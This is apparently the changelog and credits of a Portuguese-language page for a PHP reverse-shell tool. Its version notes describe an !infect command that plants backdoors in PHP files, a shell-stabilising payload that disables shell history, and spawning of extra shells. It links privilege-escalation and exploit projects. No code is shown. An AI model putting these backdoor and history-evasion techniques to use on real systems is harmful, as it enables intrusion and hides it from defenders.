  • Melhorada a função verify_update()
  • Pequenas melhorias

v1.3.1 - 01/08/2021

  • Bugs corrigidos

v1.3 - 28/07/2021

  • Adicionado !infect para infectar arquivos PHP com backdoors
  • Alterado payload de !stabilize (bugs corrigidos)

v1.2.2 - 18/07/2021

  • Alterada função 'update'
  • Alterada função 'connect'
  • Melhorada função 'download'
  • Bugs corrigidos

v1.2.1 - 17/07/2021

  • Bugs corrigidos

v1.2 - 17/07/2021

  • Adicionado !duplicate para gerar outro shell
  • Adicionada verificação de atualização (--update|-u)
  • Adicionados argumentos de CLI (--help|-h)
  • Adicionada conexão via argumentos (php yaps.php ip port)
  • Alterado método de estabilização do shell (não congela mais)
  • Alterado método de download
  • Alterado método de conexão via POST (recebe um único parâmetro)

v1.1 - 12/07/2021

  • Adicionado !all-colors para alternar as cores do terminal e funcionar com TTYs sem cor
  • Adicionado comando exit para fechar o socket (sair do shell)
  • Alterado payload em !stabilize para desativar HISTSIZE e HISTFILE
  • Alterado método de obtenção de CPU e meminfo em !info

v1.0.1 - 08/07/2021

  • Alterado [x,y,z] para array(x,y,z) para melhorar compatibilidade com versões antigas do PHP
  • Alterado payload para shell interativo para funcionar com PHP<5.4

Créditos

Algumas ideias foram inspiradas por estas ferramentas:

Linpeas

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS

Linenum

https://github.com/rebootuser/LinEnum

Suggester

https://github.com/AonCyberLabs/Windows-Exploit-Suggester

Pentest Monkey

https://github.com/pentestmonkey/php-reverse-shell

Exploit do Arthepsy para pwnkit

https://github.com/arthepsy/CVE-2021-4034/

Baixar ferramenta